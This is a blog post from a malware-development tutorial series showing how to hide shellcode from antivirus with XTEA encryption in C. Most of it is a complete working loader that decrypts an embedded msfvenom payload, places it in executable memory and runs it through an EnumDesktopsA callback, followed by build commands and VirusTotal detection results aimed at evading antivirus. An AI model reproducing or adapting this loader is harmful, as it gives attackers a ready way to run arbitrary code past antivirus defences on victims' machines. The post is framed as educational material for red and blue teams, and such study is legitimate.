
Malware and cryptography 22: encrypt/decrypt payload via XTEA. Simple C++ example.

cocomelonc.github.io/malware/2023/11/23/malware-cryptography-22.html

November 23, 2023

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In one of the previous posts (and at conferences in the last couple of months) I talked about the TEA encryption algorithm and how it affected the VirusTotal detection score.

Today I decided to look at an improved algorithm - XTEA.

XTEA

XTEA (eXtended TEA) is a symmetric block cipher designed to enhance the security of TEA (Tiny Encryption Algorithm). Developed by David Wheeler and Roger Needham, XTEA operates on `64-bit` blocks with a `128-bit` key and typically employs `64` rounds for encryption and decryption. The algorithm incorporates a Feistel network structure, utilizing a complex key schedule and a series of bitwise operations, shifts, and additions to iteratively transform plaintext into ciphertext.

XTEA addresses certain vulnerabilities identified in TEA, providing improved resistance against cryptanalysis while maintaining simplicity and efficiency. Notably, XTEA is free from patent restrictions, contributing to its widespread use in various applications where lightweight encryption is essential, such as embedded systems and resource-constrained environments.

pracical example

As usually, let’s implement this cipher in practice.

For simplicity I decided to implement `32`-rounds:

```
#define KEY_SIZE 16
#define ROUNDS 32
```

The code is identical to the implementation of the TEA algorithm, just replace encryption and decryption logic:

```
void xtea_encrypt(unsigned int *data, unsigned int *key) {
  unsigned int v0 = data[0], v1 = data[1];
  unsigned int sum = 0, delta = 0x9e3779b9;

  for (int i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
  }

  data[0] = v0;
  data[1] = v1;
}

void xtea_decrypt(unsigned int *data, unsigned int *key) {
  unsigned int v0 = data[0], v1 = data[1];
  unsigned int sum = 0xC6EF3720, delta = 0x9e3779b9; // sum for decryption

  for (int i = 0; i < ROUNDS; i++) {
    v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    sum -= delta;
    v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
  }

  data[0] = v0;
  data[1] = v1;
}
```

As you can see, it’s implemented with the same `delta = 0x9e3779b9`.

For simplicity, I used running shellcode via EnumDesktopsA logic.

Finally, full source code is looks like this (`hack.c`):

```
/*
 * hack.c
 * with decrypt payload via XTEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/11/23/malware-cryptography-22.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#define KEY_SIZE 16
#define ROUNDS 32

void xtea_encrypt(unsigned int *data, unsigned int *key) {
  unsigned int v0 = data[0], v1 = data[1];
  unsigned int sum = 0, delta = 0x9e3779b9;

  for (int i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
  }

  data[0] = v0;
  data[1] = v1;
}

void xtea_decrypt(unsigned int *data, unsigned int *key) {
  unsigned int v0 = data[0], v1 = data[1];
  unsigned int sum = 0xC6EF3720, delta = 0x9e3779b9; // sum for decryption

  for (int i = 0; i < ROUNDS; i++) {
    v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
    sum -= delta;
    v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
  }

  data[0] = v0;
  data[1] = v1;
}

int main() {
  unsigned int key[4] = {0x6d6f776d, 0x656f776d, 0x6f776d65, 0x776d656f};
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
```

```
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

  int len = sizeof(my_payload);
  int pad_len = (len + 8 - (len % 8)) & 0xFFF8;

  unsigned int *padded = (unsigned int *)malloc(pad_len);
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, len);

  // encrypt the padded shellcode
  for (int i = 0; i < pad_len / sizeof(unsigned int); i += 2) {
    xtea_encrypt(&padded[i], key);
  }

  printf("encrypted:\n");
  for (int i = 0; i < pad_len; i++) {
    printf("\\x%02x", ((unsigned char *)padded)[i]);
  }
  printf("\n\n");

  // decrypt the padded shellcode
  for (int i = 0; i < pad_len / sizeof(unsigned int); i += 2) {
    xtea_decrypt(&padded[i], key);
  }

  printf("decrypted:\n");
  for (int i = 0; i < pad_len; i++) {
    printf("\\x%02x", ((unsigned char *)padded)[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, pad_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

  free(padded);
```

```
  return 0;
}
```


As you can see, first of all, before encrypting, we use padding via the NOP (`\x90`) instructions. For this example, use the `meow-meow` messagebox payload as usual.

demo

Let’s go to see this trick in action. Compile our “malware”:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


As you can see, our decrypted shellcode is modified: padding `\x90` is working as expected:




For correcntess, firstly I just print it without running “malicious” messagebox.

Then, compile and run it again with shellcode logic:

```
.\hack.exe
```



Upload our sample to VirusTotal:



https://www.virustotal.com/gui/file/29d9599e7c46f3680ed29428b7e6afa2061215e7f9baeedcb3fa03ddbde57774/detection

18 of of 72 AV engines detect our file as malicious as expected.

I think it is quite possible to achieve a bypass Kaspersky and Windows Defender (static analysis) in local lab.

Of course, this result is justified by the fact that the method of launching the shellcode is not new, also payload is generated by msfvenom.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027
XTEA
AV evasion: part 1
AV evasion: part 2
Shannon entropy
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine